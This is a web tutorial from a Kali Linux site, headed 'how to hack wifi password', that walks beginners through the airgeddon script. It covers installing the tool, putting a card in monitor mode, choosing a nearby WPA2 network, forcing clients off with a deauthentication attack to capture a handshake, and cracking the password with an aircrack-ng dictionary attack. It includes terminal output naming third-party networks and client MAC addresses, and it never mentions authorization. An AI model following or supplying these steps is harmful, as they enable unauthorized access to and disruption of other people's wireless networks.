
kalitut.com

KaliTut Tutorial: how to hack wifi password

6-7 minutes

how to hack wifi password kali linux tutorial

recently, most "noob" are looking for an easy wireless networks hacking WiFi,
Perhaps now the best wifi cracker for beginners is airgeddon .
Airgeddon in semi-automatic cycle guides you through all the stages: from the translation of the wireless card in monitor mode, through the choice of target and capture of 4 way handshake to crack passwords WiFi crack.
YouTube Video : how to hack wifi password using airgeddon



Wireless Network Security Auditing Bash Script
airgeddon

Features
* Interface mode switcher (Monitor-Managed).
* DoS over wireless networks with different methods.
* Assisted Handshake file capture.
* Cleaning and optimizing Handshake captured files.
* Offline password decrypt on WPA/WPA2 captured files (dictionary and bruteforce).
* Compatibility with many Linux distros (see requirements section).
* Easy targeting and selection in every section.
* Controlled Exit. Cleaning tasks and temp files.
* Option to keep monitor mode if desired.
* Multilanguage support and autodetect OS language feature (see supported languages section).
* Help hints in every zone/menu for easy use.
* Autoupdate. Script checks for newer version if possible.

root@kali: ~/airgeddon-master
File Edit View Search Terminal Help

```
******************************* Airgeddon main menu *******************************
Interface wlan0 selected. Mode: Managed

Select an option from menu :
---------
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
---------
4.  DoS attacks menu
5.  Handshake tools menu
6.  Offline WPA/WPA2 decrypt menu
7.  Evil Twin attacks menu
8.  WPS attacks menu
---------
9.  About & Credits
10. Change language
11. Exit script
---------
*Hint* Select a wifi card to work in order to be able to do more actions than wi
th an ethernet interface
---------
```

airgeddon Installation
Installing airgeddon bash script can be performed in any Linux, but the script itself require other packages (dependence). All of them are already available in distributions like Kali Linux and BlackArch. When you start the script it will check for all the packages and give you result with the missing packages, still it can work fine if some of them are missing … For example, in Kali Linux 2016.2 those tow packages were missing

isc-dhcp-server and lighttpd … the script can work fine without them for wifi cracking but some of the function won't work
Install missing package
name: isc-dhcp-server

```
apt-get install isc-dhcp-server
```

name: lighttpd

```
apt-get install lighttpd
```

Let's imagine that you are in one of these derivatives or you have already installed the necessary packages - it's really easy,
Users Kali Linux, BlackArch and other similar specialized distributions won't need to install dependencies from source - they are already installed on your system, or can be easily installed from the standard repositories,
installation of airgeddon: on kali Linux :

```
wget https://github.com/v1s1t0r1sh3r3/airgeddon/archive
/master.zip
```

```
unzip master.zip
```


```
cd airgeddon-master
```

Now to run the script:

```
sudo bash airgeddon.sh
```


(you will only need sudo command if you are not root)

Instructions to use airgeddon: to hack wifi password


root@kali: ~/airgeddon-master
File Edit View Search Terminal Help

```
******************************* Airgeddon main menu *******************************

Interface wlan0 selected. Mode: Managed

Select an option from menu :
---------
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
---------
4.  DoS attacks menu
5.  Handshake tools menu
6.  Offline WPA/WPA2 decrypt menu
7.  Evil Twin attacks menu
8.  WPS attacks menu
---------
9.  About & Credits
10. Change language
11. Exit script
---------
*Hint* Select a wifi card to work in order to be able to do more actions than wi
th an ethernet interface
---------
```

Now we need to select the wireless card, In Kali Linux it is usually called the wlan0,
1. Select another network interface
   2. wlan0



root@kali: ~/airgeddon-master
File Edit View Search Terminal Help

```
******************************* Interface selection *******************************

Select an interface to work with :
---------
1.  eth0 // Chipset: Advanced Micro Devices, Inc.
2.  wlan0 // Chipset: Ralink Technology, Corp. RT2870/RT3070
---------
*Hint* Every time you see a text with the prefix [PoT] acronym for "Pending of T
ranslation", means the translation has been automatically generated and is still
 pending of review
---------
```

after you select the network interface you have to put it in monitor mod
As mentioned just above, we need to make our wireless card is in monitor mode, therefore select "2" Put interface in monitor mode
to crack Wi-Fi, we need to capture the whats called handshake. It is data exchanged between the device to be connected (eg, laptop, mobile phone) to the access point (wireless router). Intercepting these data, it is possible to decipher your wireless network password.

To capture a handshake go to "5"

5. Handshake tools menu



root@kali: ~/airgeddon-master
File Edit View Search Terminal Help

```
****************************** Airgeddon main menu ******************************

Interface wlan0 selected. Mode: Managed

Select an option from menu :
---------
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
---------
4.  DoS attacks menu
5.  Handshake tools menu
6.  Offline WPA/WPA2 decrypt menu
7.  Evil Twin attacks menu
8.  WPS attacks menu
---------
9.  About & Credits
10. Change language
11. Exit script
---------
*Hint* Select a wifi card to work in order to be able to do more actions than wi
th an ethernet interface
---------
```

how to hack wifi password

again select 5. Capture Handshake
now you will be reminded that you have to select a target network just hit Enter and then Enter
it will start searching for wifi network , to stop the search press Ctrl + C then

Select target network : by network number


root@kali: ~/airgeddon-master
File Edit View Search Terminal Help
Exploring for targets

```
------------- (monitor mode needed for capturing) -------------
5.  Capture Handshake
---------
6.  Clean/optimize Handshake f
---------
7.  Return to main menu
---------
*Hint* The natural order to pr
2-Put it in monitor mode 3-Sel
---------
5

There is no valid target netwo
Press [Enter] key to continue.

**************************** E

Exploring for targets option c

Selected interface wlan0mon is

When started, press [Ctrl+C] to stop...
Press [Enter] key to continue...
```

```
CH  4 ][ Elapsed: 18 s ][ 2016-12-01 05:31

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

[illegible]
```


how to hack wifi password

now you will get a list of the available APs

Please note that the access points that marked with asterisks clients - this is the most promising "clients" to capture a handshake. More pay attention to the column ENC. don't try to crack WEP network with airgeddon it wont work.


but choose those type of networks WPA or WPA2.

When select, place the appropriate number and press Enter. now it's time to get the handshake file by preforming deauthentication
to do that Simply select the first option, if the handshake is not captured, then select the second option, and so on.
2. Deauth aireplay attack


root@kali: ~/airgeddon-master
File Edit View Search Terminal Help


```
****************************** Attack for Handshake ******************************

Interface wlan0mon selected. Mode: Monitor
Selected BSSID: C0:4A:00:DE:DB:CA
Selected channel: 6
Selected ESSID: TaReK!!
Type of encryption: WPA2

Select an option from menu :
---------
1.  Deauth / disassoc amok mdk3 attack
2.  Deauth aireplay attack
3.  WIDS / WIPS / WDS Confusion attack
---------
4.  Return to Handshake tools menu
---------
*Hint* If the Handshake doesn't appear after an attack, try again or change the
type of attack
---------
```

it will start trying to get the handshake file , it needs few seconds
There will be two new small window, one of which will disappear after a while:



```
Selected ESSID: Khatibnet
Type of encryption: WPA2

Select an option from menu :
---------
1.  Deauth / disassoc amok mdk3 attack
2.  Deauth aireplay attack
3.  WIDS / WIPS / WDS Confusion attack
---------
4.  Return to Handshake tools menu
```

Now look at the window, which did not disappear when you see there WPA handshake:



```
CH  1 ][ Elapsed: 6 s ][ 2016-12-01 05:33 ][ WPA handshake: E8:94:F6:8F:43:04

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:94:F6:8F:43:04    0 100       81       40    1   1  54e. WPA2 CCMP   PSK  KhatibNet

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

E8:94:F6:8F:43:04  F4:42:8F:13:69:92  -56    1e- 1      0       12
E8:94:F6:8F:43:04  C4:42:02:97:30:A2  -62    0 - 1e   457        5  KhatibNet
E8:94:F6:8F:43:04  C8:BC:C8:51:CB:9D  -70    1e- 1e     6       22
E8:94:F6:8F:43:04  D0:22:BE:6C:BA:A8  -76    1e- 1      4       11
```

how to hack wifi password


then you have successfully captured a handshake. In this case, type y and hit enter in the script enter, if the handshake is not captured, then enter n and try again.

now you need to save the handshake file The script will offer to enter a name for the handshake file, if you just press the [Enter], the handshake will be saved with the default name.

Go back to the main menu

Then select
6. Offline WPA/WPA2 decrypt menu
Then select
1. (aircrack) Dictionary attack against capture file
the script will reminds you that you have already captured a handshake in this session and asks if you want to break it type y and enter .
you will get a message like this :
You already have selected a capture file during this session [/root/winet]
Do you want to use this already selected capture file? [y/n]

it will show a note about the BSSID (the network name that is similar to the MAC address)
And asked if I wanted to use it - again if you are cracking the handshake that you just got in this session then type y and hit enter
Now we need to enter the path to the dictionary
(instead of typing the path, you can drag the file into the script window):
if you don't have a password dictionary check this post how get one Password dictionary
after that it will start aircrack-ng to that will try to crack wifi password



root@kali: ~/airgeddon-master
File Edit View Search Terminal Help

```
                          Aircrack-ng 1.2 rc4

      [00:00:05] 19404/9894689 keys tested (3668.85 k/s)

      Time left: 44 minutes, 52 seconds                          0.20%

                     Current passphrase: 01012010


      Master Key     : D4 29 FB FC 90 EC 7B 59 B9 2D FD 42 DC 6B 66 CE
                       55 A5 37 F8 75 D4 AD C9 2A 4E 4A 1C 32 C1 4F CC

      Transient Key  : 56 E5 A9 14 69 D6 91 04 F3 A4 F0 7B 29 5F B8 71
                       D4 8D 59 DE 02 90 F7 39 D5 04 26 9F 0C EC 63 F3
                       1A F8 C5 DB 09 9E 6C D1 EA 9F 9C FB 24 33 56 7F
                       24 93 F6 A4 01 AE 9D F7 02 1B AD E9 B2 CA A3 3A

      EAPOL HMAC     : 74 4E DA 57 9C D6 EE A3 D6 B1 CB CD 38 34 59 CB
```

how to hack wifi password

it took me 7 minutes to get the wifi password

The script airgeddon it is written in Bash it automated tasks on Linux
The script was the easiest of all, which I have ever worked with. With this script the most novice Linux user will be able to crack WiFi or become whats so-called (wifi hacker) ! still it's recommend not to always use automated scripts, and to continue to examine manual methods that well improve hacking skills.

Check this video as i hack wifi password with airgeddon